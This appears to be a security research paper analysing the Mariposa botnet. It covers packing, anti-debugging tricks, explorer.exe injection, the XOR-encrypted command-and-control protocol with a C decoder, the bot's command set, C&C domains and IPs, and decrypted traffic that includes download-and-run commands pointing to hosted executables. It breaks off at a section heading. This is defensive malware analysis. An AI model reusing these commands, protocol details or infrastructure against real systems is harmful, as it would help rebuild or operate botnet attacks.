
Over two weeks of analysis conducted in October 2009, two unique malicious programs were downloaded and executed on the compromised computers. One malware update was received during this period, introducing new command and control domain names,adding a ‘confirmation of download’ message, and renaming ASCII commands.
It has also been observed that the botnet participants are receiving Google custom search engine URL fragments in a command from the bot master. This indicates a possible hijacking of Google AdSense advertisement revenue.

This paper details the result of static binary analysis, a review of the command and control protocols including a breakdown of the encryption, and empirical behaviour analysis findings conducted in October 2009.A brief description of more recent events can be found at the end of this paper.

Thanks to a coordinated effort by the Mariposa Working Group, including our partners at Panda Security and the Georgia Tech Information Security Center, the Mariposa botnet command and control servers were shut down December 23, 2009. At the time of this publication, Mariposa consists of an estimated 12.7 million compromised personal,corporate, government and university computer systems. Forensic analysis is ongoing but sensitive data stolen from victims in more than 190 countries, including account information, usernames, passwords, banking credentials, and credit card data has already been recovered.


2. Traditional Detection Rates

Two samples of the botnet client malware were submitted to VirusTotal.
The MD5 hash of the original sample is f4e2c305ef2d38b6d4e4be9d19de16ed. As of October 8th, this variant of the binary was detected by 36 out of 41 anti-virus vendors according to VirusTotal.



File **f4e2c305ef2d38b6d4e4be9d19de16ed.** received on **2009.10.08 16:03:40 (UTC)**
Current status: **finished**
Result: **36/41 (87.80%)**


The MD5 hash of the updated sample is 98812839bd6597ec86fad72a0f20d4e5. This variant of the binary was detected by 14 out of 41 anti-virus vendors according to VirusTotal. It is clear that binary updates are active and are intended to reduce the antivirus detection rates.



File **449.exe** received on **2009.10.04 18:22:56 (UTC)**
Current status: **finished**
Result: **14/41 (34.15%)**


Two of the payload binaries that were downloaded and executed through the Mariposa botnet were also submitted to VirusTotal.

The executable payload "81.exe" with the MD5 hash56902dc35453158a34e85db5b590ab19 that was commanded to be executed on October 4th had a detection rate of 3 out of 41.



File **81_1_** received on **2009.10.08 18:36:41 (UTC)**
Current status: **finished**
Result: **3/41 (7.32%)**

The executable payload "8" with the MD5 hash c4e13b7cb9425ef18d95d446cad9c3e0that was commanded to be executed on October 2nd had a detection rate of 6 out of 41.



File **8.exe** received on **2009.10.01 14:02:06 (UTC)**
Current status: **finished**
Result: **6/41 (14.64%)**

3. Static Binary Analysis

Static binary analysis was performed on a selected sample prior to October 4th, and on the updated binary received on October 4th. The latter sample was used to analyze the remote thread in Section 3.3 to provide the most recent information. The methods used for obfuscation, packing and anti-debugging are pertinent to both of the analyzed samples.

3.1.Obfuscation and Packing

The program entry point begins with an obfuscated loop that contains a mixture of meaningless SIMD and FPU instructions. At the end of the loop, the code jumps to an address that begins to XOR the .text section of the image in RAM with the constant 0x0CB2DC4AA.

The address of the decoded .text section is pushed onto the stack, and a RETN instruction is used to pass control to the decoded code. This code starts the anti-debugging techniques described in Section 3.2.

3.2.Anti-Debugging

Four anti-debugging techniques are used in the packed binary to prevent runtime debugging of the unpacker and binary dropping process. The program will crash if a debugger is detected.

Two anti-debugging techniques are used in the second stage dropped binary, as well as the update executables.

3.2.1.OutputDebugStringA() Return Value

OutputDebugStringA() is called with a valid ASCII string. The return value in the EAX register is added with the address of the next instruction. If the process is under debugger control, the EAX register will contain the address of the ASCII string, causing the upcoming RETN instruction to jump to a bad address.

To circumvent this anti-debugger technique, set the EAX register to 0
before executing the ADD instruction.

3.2.2.Stack Segment Register

The stack segment register technique is also used to prevent debugging of the process. See http://www.securityfocus.com/infocus/1893 (6) Stack Segment register

3.2.3.NtQueryInformationProcess()

The NtQueryInformationProcess() function in ntdll is used to determine if a DebugPort is currently available for the process. The return value of the function is checked to determine if the process is under debugger control.


3.2.4.OllyDbg Crash

A specific sequence of bytes is placed in the .text section that exploit a weakness in the OllyDbg disassembler. When OllyDbg attempts to display the disassembly for this sequence of bytes the OllyDbg process will crash.


This issue does not exist with the latest Version 2 Beta2 of OllyDbg.

3.2.5.BeingDebugged Flag

The first anti-debugging technique uses the BeingDebugged flag in the Process Environment Block (PEB). If the flag does not equal 0, the program exits gracefully.




```
D Dump - 7FFDF000..7FFDFFFF
Address  |Hex dump|Decoded|Comments
7FFDF000 |  .  00 | DB 00 | InheritedAddressSpace = 0
7FFDF001 |  .  00 | DB 00 | ReadImageFileExecOptions = 0
7FFDF002 |  .  01 | DB 01 | BeingDebugged = TRUE
7FFDF003 |  .  00 | DB 00 | SpareBool = FALSE
```



```
0011FAC8    64:8B1D 300000 MOV EBX,DWORD PTR FS:[30]          Get pointer to Process Environment Block
0011FACF    8A5B 02        MOV BL,BYTE PTR DS:[EBX+2]         Get BeingDebugged Value
0011FAD2    885D FB        MOV BYTE PTR SS:[EBP-5],BL
0011FAD5    0FBE4D FB      MOVSX ECX,BYTE PTR SS:[EBP-5]
0011FAD9    85C9           TEST ECX,ECX                       Test if BeingDebugged == 0
0011FADB  v 74 07          JE SHORT 0011FAE4                  Jump if BeingDebugged == 0
0011FADD    33C0           XOR EAX,EAX                        Return = 0 (Failure)
0011FADF  v E9 33020000    JMP 0011FD17                       Jump to Return
0011FAE4    64:8B0D 300000 MOV ECX,DWORD PTR FS:[30]          Continue here if BeingDebugged == 0
```

3.2.6.NtGlobalFlag DebugHeap

The second anti-debugging technique uses the DebugHeap flag in theNtGlobalFlag word in the Process Environment Block (PEB). If theDebugHeap flag is set, the program exits gracefully.



```
0011FAEB|   8B59 68        |MOV EBX,DWORD PTR DS:[ECX+68]         |Get NtGlobalFlag Value
0011FAEE|   899D E0FEFFFF  |MOV DWORD PTR SS:[EBP-120],EBX        |
0011FAF4|   8B95 E0FEFFFF  |MOV EDX,DWORD PTR SS:[EBP-120]        |EDX = NtGlobalFlag Value
0011FAFA|   83E2 70        |AND EDX,00000070                      |EDX &= 0x70 (DebugHeap)
0011FAFD|v  74 07          |JE SHORT 0011FB06                     |Jump if NtGlobalFlag & 0x70 == 0
0011FAFF|   33C0           |XOR EAX,EAX                           |Return = 0 (Failure)
0011FB01|v  E9 11020000    |JMP 0011FD17                          |Jump to Return
```

3.3.Remote Thread

3.3.1.Injection

A remote process executable name is taken from the strings in the decoded .data section. The injection enumerates the process list using Process32First() and Process32Next() comparing the result with the string "explorer.exe". If the process is found, the process ID is returned.


Using the process ID of the target, VirtualAllocEx() is used to allocate fivememory regions in the target process' virtual address space.

Data is copied from regions of resident memory into the target using ZwWriteVirtualMemory(). These regions include the thread code, data, the [Autorun] string used by the USB spreader, pointers to library imports, a region containing the target binary name, and "Desktop.ini".


Following injection of the data into the target process, CreateRemoteThread() is called to start a new thread inside the target process.

During the analysis process, the string "explorer.exe" was changed to another process name to have the thread injected and run in another binary running under the OllyDbg debugger. A breakpoint was added to the thread entry point to stop execution upon thread creation.

The parameters to the CreateRemoteThread() function are on the stack containing the process ID of the target and the StartAddress for the thread in the virtual address space of the target process.



```
0011D9A4 ┌00000048|H...|hRemoteProcess = 00000048
0011D9A8 │00000000|....|pSecurity = NULL
0011D9AC │00000000|....|StackSize = 0
0011D9B0 │003D1BE0|α+=.|StartAddress = 3D1BE0
0011D9B4 │003F0000|..?.|pParameter = 003F0000 -> user32.MessageBoxA
0011D9B8 │00000000|....|CreationFlags = 0
0011D9BC │0011E2C8|╚Γ◄.|pThreadId = 0011E2C8 -> 3F
```



```
001215DC   8985 F4F6FFFF   MOV DWORD PTR SS:[EBP-90C],EAX
001215E2   83BD F4F6FFFF   CMP DWORD PTR SS:[EBP-90C],0
001215E9 v 75 05           JNE SHORT 001215F0
001215EB v E9 B5000000     JMP 001216A5
001215F0   BA 402C4000     MOV EDX,402C40
001215F5   2B95 9CF7FFFF   SUB EDX,DWORD PTR SS:[EBP-864]
001215FB   8995 F0F6FFFF   MOV DWORD PTR SS:[EBP-910],EDX
00121601   8D45 F8         LEA EAX,[EBP-8]
00121604   50              PUSH EAX
00121605   6A 00           PUSH 0
00121607   8B8D F4F6FFFF   MOV ECX,DWORD PTR SS:[EBP-90C]
0012160D   51              PUSH ECX
0012160E   8B95 F0F6FFFF   MOV EDX,DWORD PTR SS:[EBP-910]
00121614   52              PUSH EDX
00121615   6A 00           PUSH 0
00121617   6A 00           PUSH 0
00121619   8B85 90F7FFFF   MOV EAX,DWORD PTR SS:[EBP-870]
0012161F   50              PUSH EAX
00121620   8B4D 08         MOV ECX,DWORD PTR SS:[EBP+8]
00121623   8B91 A0000000   MOV EDX,DWORD PTR DS:[ECX+0A0]
00121629   FFD2            CALL EDX
0012162B   8945 F4         MOV DWORD PTR SS:[EBP-0C],EAX
```

```
EDX 77E7BC9F kernel32.CreateRemoteThread
EBX 0011F798
ESP 0011D9A4
EBP 0011E2D0
ESI 0040105F stage2.0040105F
EDI FFFFFFFE

EIP 00121629

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 0038 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr 00000000 ERROR_SUCCESS

EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty 0.0
ST1 empty -UNORM 891C 77D45315 00000000
ST2 empty 0.0
ST3 empty 0.0
```

3.3.2.Functionality

The thread that is started in the target process performs the following:

- copies the source binary filename to the C:\RECYCLER folder as "dllrun32.exe". It loads ws2_32.dll, advapi32.dll, user32.dll,wininet.dll, and shell32.dll.
- calls WSAStartup() to initialize the sockets API.
- modifies the Winlogin registry entries to enable the bot to start at boot
- creates a named pipe: "\\.\pipe\nemntkentktkj"
- calls InternetOpenA("Mozilla")
- calls RegisterClassExA "nonoclass"
- calls CreateWindowExA "nonoclass" with WS_OVERLAPPED flag

A loop is entered that starts by decoding the command and control DNS names from RAM, in the first case "lalundelau.sinip.es" is retrieved.

For each command and control domain:

- PeekMessageA() is called.
- socket() is called to create a socket.
- ioctlsocket() is called.
- gethostbyname() is called to perform a DNS resolution of thedecoded command and control domain name.
- htons(5096) is called to get the target port in network byte order.
- the string "bpr2" is encrypted and sent to the command and controlserver with sendto(). This is the initial association command sent tothe command and control server.

Further static analysis was not performed as the encryption method was determined at this point. Analysis has been focused on the command and control protocol and empirical behaviour. Refer to Section 4, and Section 5 for further details.

4. Command and Control Protocol Analysis

4.1.Overview

The command and control protocol uses a 3 byte header which contains an opcode, a 2 byte sequence number, and an encrypted payload. The encryption scheme is described in Section 4.2.

Byte Position			
0	1	2	3..n
Opcode	SeqNum Low	SeqNum High	Encrypted Payload

Opcodes:
0x01: Command/Response
0x61: Join server message
0x40: Join server acknowledgement
0x80: Acknowledgement

The first byte of the decrypted payload contains a Command Type. The following table shows the command types that were observed on the command and control channel. The 0xDA Command Type was observed once on October 5th and contained 120 bytes of binary data.

Command Type	Description	Payload Length
0x12 (If opcode==0x40)	32 bit IP Address	4 bytes
0x12 (If opcode==0x01)	System Information/ Country Code from bot to server	Variable
0x14	ASCII String	Variable
0x51	Disconnect C&C	0
0x62	Connect “bpr2” string	4 bytes
0xD1	Binary/ASCII String	Variable
0xDA	Unknown binary data	120 (Observed)

4.2.Encryption

The encryption is a basic XOR of each ciphertext byte using two alternating values. The XOR values are recovered from the sequence numbers and the bitwise not of the payload length.


The following code demonstrates the encryption/decryption process.

```
uint8_t not;
uint8_t xor[2];
uint8_t alt;

not = ~(uint8_t)payload_length;
xor[0] = not ^ data[1];
xor[1] = not ^ data[2];

for(pos=3;pos<legth;pos++)
{  data[pos] = data[pos] ^ xor[alt];

            // Alternate the XOR value array index
  alt ^= 1;
}
```



```
009AAA30    8A95 6CFAFFFF   MOV DL,BYTE PTR SS:[EBP-594]            DL is length?
009AAA36    8895 78FAFFFF   MOV BYTE PTR SS:[EBP-588],DL
009AAA3C    0FBE85 78FAFFF  MOVSX EAX,BYTE PTR SS:[EBP-588]         EAX = Length byte
009AAA43    F7D0            NOT EAX                                 bitwise not length
009AAA45    8885 78FAFFFF   MOV BYTE PTR SS:[EBP-588],AL            Store low byte of NOT in first XOR value
009AAA4B    8A8D 78FAFFFF   MOV CL,BYTE PTR SS:[EBP-588]            Store low byte of NOT in low byte of ECX
009AAA51    888D 79FAFFFF   MOV BYTE PTR SS:[EBP-587],CL            Store first XOR value in second XOR value
009AAA57    0FBE95 6BFAFFF  MOVSX EDX,BYTE PTR SS:[EBP-595]         Store sequence number in EDX
009AAA5E    0FBE85 78FAFFF  MOVSX EAX,BYTE PTR SS:[EBP-588]         Store low byte of NOT in EAX
009AAA65    33C2            XOR EAX,EDX                             Second XOR value = first XOR sequence
009AAA67    8885 78FAFFFF   MOV BYTE PTR SS:[EBP-588],AL            Store second XOR value
009AAA6D    0FBE8D 6AFAFFF  MOVSX ECX,BYTE PTR SS:[EBP-596]         Second sequence number
009AAA74    0FBE95 79FAFFF  MOVSX EDX,BYTE PTR SS:[EBP-587]         Get first XOR value
009AAA7B    33D1            XOR EDX,ECX                             EDX = sequence2 XOR first XOR value
009AAA7D    8895 79FAFFFF   MOV BYTE PTR SS:[EBP-587],DL            Store first XOR value
009AAA83    C785 7CFAFFFF   MOV DWORD PTR SS:[EBP-584],0
009AAA8D    C785 74FAFFFF   MOV DWORD PTR SS:[EBP-58C],0
009AAA97  v EB 0F           JMP SHORT 009AAAA8
009AAA99    8B85 7CFAFFFF   MOV EAX,DWORD PTR SS:[EBP-584]          Load payload offset from stack
009AAA9F    83C0 01         ADD EAX,1                               Increment payload offset
009AAAA2    8985 7CFAFFFF   MOV DWORD PTR SS:[EBP-584],EAX          Store payload offset on stack
009AAAA8    8B8D 7CFAFFFF   MOV ECX,DWORD PTR SS:[EBP-584]          Get offset into ECX
009AAAAE    3B8D 6CFAFFFF   CMP ECX,DWORD PTR SS:[EBP-594]          Compare offset with length
009AAAB4  v 7D 4E           JGE SHORT 009AAB04                      Encryption Complete
009AAAB6    8B95 74FAFFFF   MOV EDX,DWORD PTR SS:[EBP-58C]          Initially zero
009AAABC    0FBE8415 78FAF  MOVSX EAX,BYTE PTR SS:[EDX+EBP-588]     Alternate between two XOR values
009AAAC4    8B8D 70FAFFFF   MOV ECX,DWORD PTR SS:[EBP-590]          Payload pointer
009AAACA    038D 7CFAFFFF   ADD ECX,DWORD PTR SS:[EBP-584]          Payload offset
009AAAD0    0FBE11          MOVSX EDX,BYTE PTR DS:[ECX]             Move payload byte into EDX
009AAAD3    33D0            XOR EDX,EAX
009AAAD5    8B85 70FAFFFF   MOV EAX,DWORD PTR SS:[EBP-590]
009AAADB    0385 7CFAFFFF   ADD EAX,DWORD PTR SS:[EBP-584]
009AAAE1    8810            MOV BYTE PTR DS:[EAX],DL                Overwrite with ciphertext
009AAAE3    83BD 74FAFFFF   CMP DWORD PTR SS:[EBP-58C],0
009AAAEA  v 74 0C           JE SHORT 009AAAF8
009AAAEC    C785 74FAFFFF   MOV DWORD PTR SS:[EBP-58C],0            Set XOR alternate flag to 0
```

The screenshot above shows the disassembly of the decryption loop being debugged in the remote thread.

4.3.Command Set

Commands are sent from the command and control server to the bot process as encrypted ASCII messages.The following table shows the commands that have been observed on the command and control channel of the Mariposa botnet.

As of October 4th, the 'download' command has been renamed to 'trinka'.

Command	Description
alinfiernoya	Remove the bot
trinka <download URL>	Download and run executable
pillaestenuevoya <update URL>	Update Malware
gg0	Disable google
gg1 <google custom search info>	Enable google
ch1 <IP address list>	Channel IP list
u1	Enable USB Spreader
u0	Disable USB Spreader
s1 <channel number>	Silence channel
m0	Disable MSN Spreader
m1 <URL>	Enable MSN Spreader

5. Empirical Behaviour Analysis

5.1.Observation Environment

The observation environment consists of two compromised Windows XP Pro SP2 computers. Each computer has a public static IP address, connected to a switch and a Linux router. The tcpdump utility was used on the Linux router to capture packets with a MAC address filter to retrieve separate dumps for each compromised system.

5.2.Domain Resolution Queries

Prior to the update on October 4th, the following DNS lookups were observed:
butterfly.BigMoney.biz
bfisback.sinip.es
qwertasdfg.sinip.es

Following the October 4th update, the ensuing DNS lookups were observed:

lalundelau.sinip.es
bf2back.sinip.es
thejacksonfive.mobi

5.3.UDP Command and Control Connections

Connections were observed to the following IP addresses:
62.128.52.191
200.74.244.84
66.197.176.41
24.173.86.145
74.208.162.142
87.106.179.75
204.16.173.30
76.73.56.12

Connections were observed using the following ports (listed chronologically):

5906
5907
3431
3435
3437
3434
3433

5.4.Decrypted Command and Control Commands

The command and control communication channel is initiated by the bot sending a UDP message containing the connect command to the server.

```
Mariposa UDP x.x.144.158:1156 -> 200.74.244.84:3431 Payload [7]: 61 A2 24 62 70 72 32 Connect.
```

The server responds with the 0x40 opcode, with the 0x12 command type followed by the 4 byte IP address. (The first two IP octets have been replaced with 'x')

```
Mariposa UDP 200.74.244.84:3431 -> x.x.144.158:1156 Payload [8]: 40 A2 24 12 x x 90 9E
```

The bot responds to the server with the system information, country code, user name, and computer name. The system information has not been deciphered but is believed to contain Windows version and service pack information.

```
Mariposa UDP x.x.144.158:1156 -> 200.74.244.84:3431 Payload [34]: 01 A2 24 12 92 6E C9 09 00
5553414046757A7A0066757A7A2D34333931343332613164 00 <92>n<C9>
^@USA@Fuzz^@fuzz-4391432a1d^@
```

Periodically, commands are sent to silence channels, such as:

```
Mariposa UDP 200.74.244.84:3431 -> x.x.144.158:1156 Payload [8]: 01 2B 05 14 73 31 20 33 s1 3
```

The USB spreader enable command is sent periodically:

```
Mariposa UDP 200.74.244.84:3431 -> x.x.144.158:1156 Payload [6]: 01 2C 05 14 75 31 u1
```

The MSN spreader enable command is sent periodically, with a URL:

```
Mariposa UDP 200.74.244.84:3431 -> x.x.144.158:1156 Payload [29]: 01 2D 05 14 6D 31 20 68 74 7470 3A 2F 2F
6F 62 61 6D 61 77 65 62 63 61 6D 2E 63 6F 6D m1 http://obamawebcam.com
```

The gg0 and gg1 commands are sent periodically, which appear to be a part of aURL related to google custom search engines:

```
Mariposa UDP 66.197.176.41:3437 -> x.x.144.158:1399 Payload [7]: 01 27 27 14 67 67 30 gg0
Mariposa UDP 66.197.176.41:3437 -> x.x.144.158:1399 Payload [71]: 01 28 27 14 67 67 31 20 26 6373 65 3D 63
73 652D 7365 61 72 63 68 2D62 6F 7826 63 78 3D 70 6172 74 6E 65 72 2D 70 75 62
2D3736333737373935353032343939373 63A37653172396B 2D6C307638 gg1&cse=cse-search-box&cx=partner-
pub-7637779550249976:7e1r9k-l0v8
```

The ch1 command is sent periodically with various IP addresses. Connections tothese IP addresses have not yet been observed.

```
Mariposa UDP 200.74.244.84:3434 -> x.x.144.158:1409 Payload [148]: 01 F7 61 14 63 68 31 20 32 3038 2E 35 33
2E 31 38 33 2E 35 32 40 37 32 2E 35 32 2E 35 2E 37 37 3B 39 33 2E 39 30 2E 32 322E 31 31 37 4032 30 30 2E 36
2E 32 37 2E 31 36 2C 36 39 2E 3235 2E 31 36 30 2E 32 30 312C 3139 30 2E 36 36 2E 36 2E 3135 2C32 30 30 2E
33 322E 38 302E 31 33 32 2C 32 30 302E 31 362E 35 30 2E 36 30 2C 31 39 30 2E 36 362E 36 2E 32 362C 32 30
30 2E 33 31 2E 32 30 362E 38 332C 37 322E 35322E 352E 37373B ch1
208.53.183.52@72.52.5.77;93.90.22.117@200.6.27.16,69.25.160.201,190.66.6.15,200.32.80 .
132,200.16.50.60,190.66.6.26,200.31.206.83,72.52.5.77;
```

A download command was received on September 30th:

```
Mariposa UDP 66.197.176.41:3434 -> x.x.144.158:2607 Payload [52]: 01 57 15 14 64 6F 77 6E 6C 6F61 64 20 6874
74 70 3A2F 2F72 61 70 69 64 73 68 61 72 65 2E 63 6F6D 2F66 69 6C 65 73 2F 32 38 37 33 30 33 35 32 38 2F 38
download http://rapidshare.com/files/287303528/8
```

An update command was received on October 4th:

```
Mariposa UDP 200.74.244.84:5907 -> x.x.144.158:1373 Payload [56]: 01 16 1E 14 70 69 6C 6C 61 6573 74 65 6E
75 65 76 6F 79 6120 68 74 74 70 3A2F 2F 70 36 70 68 6F74 6F 67 72 61 70 6865 72 73 2E 63 6F 6D 2F 69 6D 61
67 65 73 2F 78 pillaestenuevoya http://p6photographers.com/images/x
```

A new MSN spreader URL was observed on October 4th:

```
Mariposa UDP 66.197.176.41:3437 -> xx.xx.144.158:4989 Payload [28]: 01 BE 05 14 6D 31 20 68 7474 70 3A 2F
2F 68 69 35 70 68 6F 74 6F 73 2E 69 6E 66 6F m1 http://hi5photos.info
```

On October 7th, the following command and control traffic was observed:

```
Mariposa UDP 66.197.176.41:3437 -> x.x.144.158:4989 Payload [71]: 01 B8 05 14 67 67 31 20 26 6373 65 3D 63
73 652D 7365 61 72 63 68 2D62 6F 7826 63 78 3D 70 6172 74 6E 65 72 2D 70 75 62 2D 36 39 39 35 30 31 30
33 33 31 38 30 39 38 37 31 3A 70 74 6D 61 6D 75 35 67 36 70 37  gg1&cse=cse-search-box&cx=partner-
pub-6995010331809871:ptmamu5g6p7
```

```
Mariposa UDP 66.197.176.41:3437 -> x.x.144.158:4989 Payload [52]: 01 B9 05 14 74 72 69 6E 6B 6120 68 74 7470
3A2F 2F 72 6170 69 64 73 68 61 72 65 2E 636F 6D 2F 66 696C 6573 2F 32 38 39 38 36 37 31 36 31 2F 64 6C 72
trinka http://rapidshare.com/files/289867161/dlr
```

The following messages have not been observed before this. It may be a confirmation that the 'dlr' binary was successfully installed:

```
Mariposa UDP x.x.144.158:4989 -> 66.197.176.41:3437 Payload [16]: 0D 63 37 D1 02 91 7C 9B 01 9144 6F 6E 65
21 20 ?|??Done!
```

```
Mariposa UDP x.x.144.158:4989 -> 66.197.176.41:3437 Payload [54]: 0D 64 37 D1 00 43 00 6F 00 6E 44 6F 6E 65
21 2043 3A5C 44 4F 43 55 4D 45 7E 31 5C 46 75 7A7A5C 4C4F 43 414C 537E 31 5C 54 65 6D 70 5C 30 30 36
2E 65 78 65 ConDone! C:\DOCUME~1\Fuzz\LOCALS~1\Temp\006.exe
```

A download command was received on October 8th, note using the new 'trinka' command of the new bot variant that was pushed on October 4th:

```
Mariposa UDP 200.74.244.84:3431 -> x.x.144.158:1302 Payload [51]: 01 E4 38 14 74 72 69 6E 6B 61
20 68 74 7470 3A2F 2F 72 6170 69 64 73 68 61 72 65 2E 636F 6D 2F 66 696C 6573 2F 32 39 30
32 32 33 37 34 35 2F 38 31 trinka http://rapidshare.com/files/290223745/81
```

6. BlackEnergy DDoS

